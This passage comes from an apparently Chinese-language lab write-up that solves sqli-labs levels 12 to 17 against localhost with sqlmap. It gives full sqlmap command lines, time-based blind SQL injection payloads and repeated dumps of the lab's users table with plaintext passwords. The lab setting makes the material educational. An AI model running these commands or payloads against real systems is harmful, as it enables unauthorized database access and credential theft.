secure || 5 | stupidity | stupid || 6 | genious | superman || 7 | mob!le | batman || 8 | admin | admin || 9 | admin1 | admin1 || 10 | admin2 | admin2 || 11 | admin3 | admin3 || 12 | dumbo | dhakkan || 14 | admin4 | admin4 |+----+------------+----------+#12:

同样是一个简单的登入页面,直接抓个包,看看内容。

跟上一题一样,都是参数为 uname=???&passwd=???&submit=Submit ,方法为POST。
sqlmap GO GO GO!!!!
sqlmap -u "http://localhost/Less-12/" \ --data="uname=1&passwd=1&submit=Submit" \ --batch \ --current-db直接拿下。
---[18:32:37] [INFO] the back-end DBMS is MySQLweb server operating system: Linux Ubuntuweb application technology: Apache 2.4.7, PHP 5.5.9back-end DBMS: MySQL >= 5.5[18:32:37] [INFO] fetching current database[18:32:37] [INFO] retrieved: 'security'current database: 'security'[18:32:37] [INFO] fetched data logged to text files under '/home/yu/.local/share/sqlmap/output/localhost'[18:32:37] [WARNING] your sqlmap version is outdated
[*] ending @ 18:32:37 /2026-01-02/看看表名。
sqlmap -u "http://localhost/Less-12/" \ --data="uname=1&passwd=1&submit=Submit" \ --batch \ -D security \ --tables也是简单拿下。
---[18:34:44] [INFO] the back-end DBMS is MySQLweb server operating system: Linux Ubuntuweb application technology: PHP 5.5.9, Apache 2.4.7back-end DBMS: MySQL >= 5.5[18:34:44] [INFO] fetching tables for database: 'security'[18:34:44] [INFO] retrieved: 'emails'[18:34:44] [INFO] retrieved: 'referers'[18:34:44] [INFO] retrieved: 'uagents'[18:34:44] [INFO] retrieved: 'users'Database: security[4 tables]+----------+| emails || referers || uagents || users |+----------+
[18:34:44] [INFO] fetched data logged to text files under '/home/yu/.local/share/sqlmap/output/localhost'[18:34:44] [WARNING] your sqlmap version is outdated
[*] ending @ 18:34:44 /2026-01-02/其实之前没有注意,用sqlmap的时候,是有告诉我们题目后台源码mysql是如何闭合的,这题是 ("uname") 这样的。
不过,真能探出来,估计就是能一把梭就能出来的。
之后的也不用给回应了,sqlmap一把梭。
sqlmap -u "http://localhost/Less-12/" \ --data="uname=1&passwd=1&submit=Submit" \ --batch \ -D security \ -T users \ --columnssqlmap -u "http://localhost/Less-12/" \ --data="uname=1&passwd=1&submit=Submit" \ --batch \ -D security \ -T users \ -C id,password,username \ --dump`拿下这块:
Database: securityTable: users[13 entries]+----+------------+----------+| id | password | username |+----+------------+----------+| 1 | Dumb | Dumb || 2 | I-kill-you | Angelina || 3 | p@ssword | Dummy || 4 | crappy | secure || 5 | stupidity | stupid || 6 | genious | superman || 7 | mob!le | batman || 8 | admin | admin || 9 | admin1 | admin1 || 10 | admin2 | admin2 || 11 | admin3 | admin3 || 12 | dumbo | dhakkan || 14 | admin4 | admin4 |+----+------------+----------+
[18:41:20] [INFO] table '`security`.users' dumped to CSV file '/home/yu/.local/share/sqlmap/output/localhost/dump/security/users.csv'[18:41:20] [INFO] fetched data logged to text files under '/home/yu/.local/share/sqlmap/output/localhost'[18:41:20] [WARNING] your sqlmap version is outdated
[*] ending @ 18:41:20 /2026-01-02/#13:

依旧这块,还是一样的,先抓个包看看。

依旧这块,看来这一题也跟上面几次差不多。
简单看一下,
sqlmap -u "http://localhost/Less-13/" \--data="uname=1&passwd=1&submit=Submit" \--batchsqlmap回显存在错误注入和时间注入。
试一下错误注入,
sqlmap -u "http://localhost/Less-13/" \> --data="uname=1&passwd=1&submit=Submit" \> --technique=E \> --batch \> --current-db拿下数据库名-security,而且回显也告诉我们是单引号与括号的组合。
接下来,直接连招。
sqlmap -u "http://localhost/Less-13/" \> --batch \> --data="uname=1&passwd=1&submit=Submit" \> --technique=E \> -D security \> --tablessqlmap -u "http://localhost/Less-13/" \> --batch \> --data="uname=1&passwd=1&submit=Submit" \> --technique=E \> -D security \> -T users \> --dump直接拿下:
Database: securityTable: users[13 entries]+----+------------+----------+| id | password | username |+----+------------+----------+| 1 | Dumb | Dumb || 2 | I-kill-you | Angelina || 3 | p@ssword | Dummy || 4 | crappy | secure || 5 | stupidity | stupid || 6 | genious | superman || 7 | mob!le | batman || 8 | admin | admin || 9 | admin1 | admin1 || 10 | admin2 | admin2 || 11 | admin3 | admin3 || 12 | dumbo | dhakkan || 14 | admin4 | admin4 |+----+------------+----------+#14:

Same。
抓个包。

Same。
sqlmap -u "http://localhost/Less-14/" \> --batch \> --data="uname=1&passwd=1&submit=Submit"直接sqlmap。
还是显示存在错误注入和时间注入。
这一次试一试时间。
ok,跑一会后就直接出来了,security。
时间注入还真是慢,看来以后,要是有错误注入还是首选错误注入吧。
sqlmap -u "http://localhost/Less-14/" \> --batch \> -D security \> --tables说实话,其实不用指定方法也可以跑的。
sqlmap -u "http://localhost/Less-14/" \> --batch \> --data="uname=1&passwd=1&submit=Submit" \> -D security \> -T users \> --dump直接就拿下了。
Database: securityTable: users[13 entries]+----+------------+----------+| id | password | username |+----+------------+----------+| 1 | Dumb | Dumb || 2 | I-kill-you | Angelina || 3 | p@ssword | Dummy || 4 | crappy | secure || 5 | stupidity | stupid || 6 | genious | superman || 7 | mob!le | batman || 8 | admin | admin || 9 | admin1 | admin1 || 10 | admin2 | admin2 || 11 | admin3 | admin3 || 12 | dumbo | dhakkan || 14 | admin4 | admin4 |+----+------------+----------+#15:
15题的页面跟前面依旧一样,这边如果后面还是一眼的话,就不贴,浪费时间了。
简单抓一下包,还是 uname=1&passwd=1&submit=Submit 。
sqlmap直接看一下。
显示:
---Parameter: uname (POST) Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: uname=1' AND (SELECT 7394 FROM (SELECT(SLEEP(5)))qNFo) AND 'pXSl'='pXSl&passwd=1&submit=Submit---只存在时间盲注。
sqlmap -u "http://localhost/Less-15/" \> --batch \> --data="uname=1&passwd=1&submit=Submit" \> --technique=T \> --time-sec=1 \> --current-dbsqlmap直接注入。
得到 current database: 'security'
ok,看来这一题也没有什么其他的情况。
正常注入就行了。
qlmap -u "http://localhost/Less-15/" \> --batch \> --data="uname=1&passwd=1&submit=Submit" \> --technique=T \> --time-sec=1 \> -D security \> -T users \> --dump说实话,目前感觉这种类型的已经没有学习的经验了,没有任何意外性,sqlmap指令直接下去就能出了。
Database: securityTable: users[13 entries]+----+------------+----------+| id | password | username |+----+------------+----------+| 1 | Dumb | Dumb || 2 | I-kill-you | Angelina || 3 | p@ssword | Dummy || 4 | crappy | secure || 5 | stupidity | stupid || 6 | genious | superman || 7 | mob!le | batman || 8 | admin | admin || 9 | admin1 | admin1 || 10 | admin2 | admin2 || 11 | admin3 | admin3 || 12 | dumbo | dhakkan || 14 | admin4 | admin4 |+----+------------+----------+#16:
一样界面,小抓。
依然 uname=1&passwd=1&submit=Submit 。
sqlmap直接扫。
sqlmap -u "http://localhost/Less-16/" \> --batch \> --data="uname=1&passwd=1&submit=Submit"哇,这次居然没有结果,提高一下等级。
sqlmap -u "http://localhost/Less-16/" \> --batch \> --level=3 \> --risk=2 \> --data="uname=1&passwd=1&submit=Submit"---Parameter: uname (POST) Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: uname=1") AND (SELECT 8031 FROM (SELECT(SLEEP(5)))iluz) AND ("LFeC"="LFeC&passwd=1&submit=Submit---ok,显示在用户名这边村咋时间盲注。
可恶,又要慢慢跑了。
current database: ‘security’。
拿下。
再次:
sqlmap -u "http://localhost/Less-16/" \> --batch \> --data="uname=1&passwd=1&submit=Submit" \> --level=5 \> --risk=3 \> -D security \> --tablessqlmap -u "http://localhost/Less-16/" \> --batch \> --data="uname=1&passwd=1&submit=Submit" \> --level=5 \> --risk=3 \> -D security \> -T users \> --dump拿下:
Database: securityTable: users[13 entries]+----+------------+----------+| id | password | username |+----+------------+----------+| 1 | Dumb | Dumb || 2 | I-kill-you | Angelina || 3 | p@ssword | Dummy || 4 | crappy | secure || 5 | stupidity | stupid || 6 | genious | superman || 7 | mob!le | batman || 8 | admin | admin || 9 | admin1 | admin1 || 10 | admin2 | admin2 || 11 | admin3 | admin3 || 12 | dumbo | dhakkan || 14 | admin4 | admin4 |+----+------------+----------+#17:

这次有点不一样了。
抓个包看看。
uname=1&passwd=1&submit=Submit
emmmmm。
sqlmap扫扫看。
同样没结果,提高一下级别看看。
哇,cool,居然最高等级也没有结果。
看来还是有点不一样的。
测试了几次后,发现这次的题目是有过滤的,它限制了用户名,我随便试了好几个,发现,正好,当用户名为admin时,页面的回显不一样了。

指定了用户名,哦!这就很贴合正常的题目类型了,有时候也是指定用户名的,虽然一般题目也不告诉用户名是啥,即便错误了,也不会回显出用户名错误。
啧啧啧。
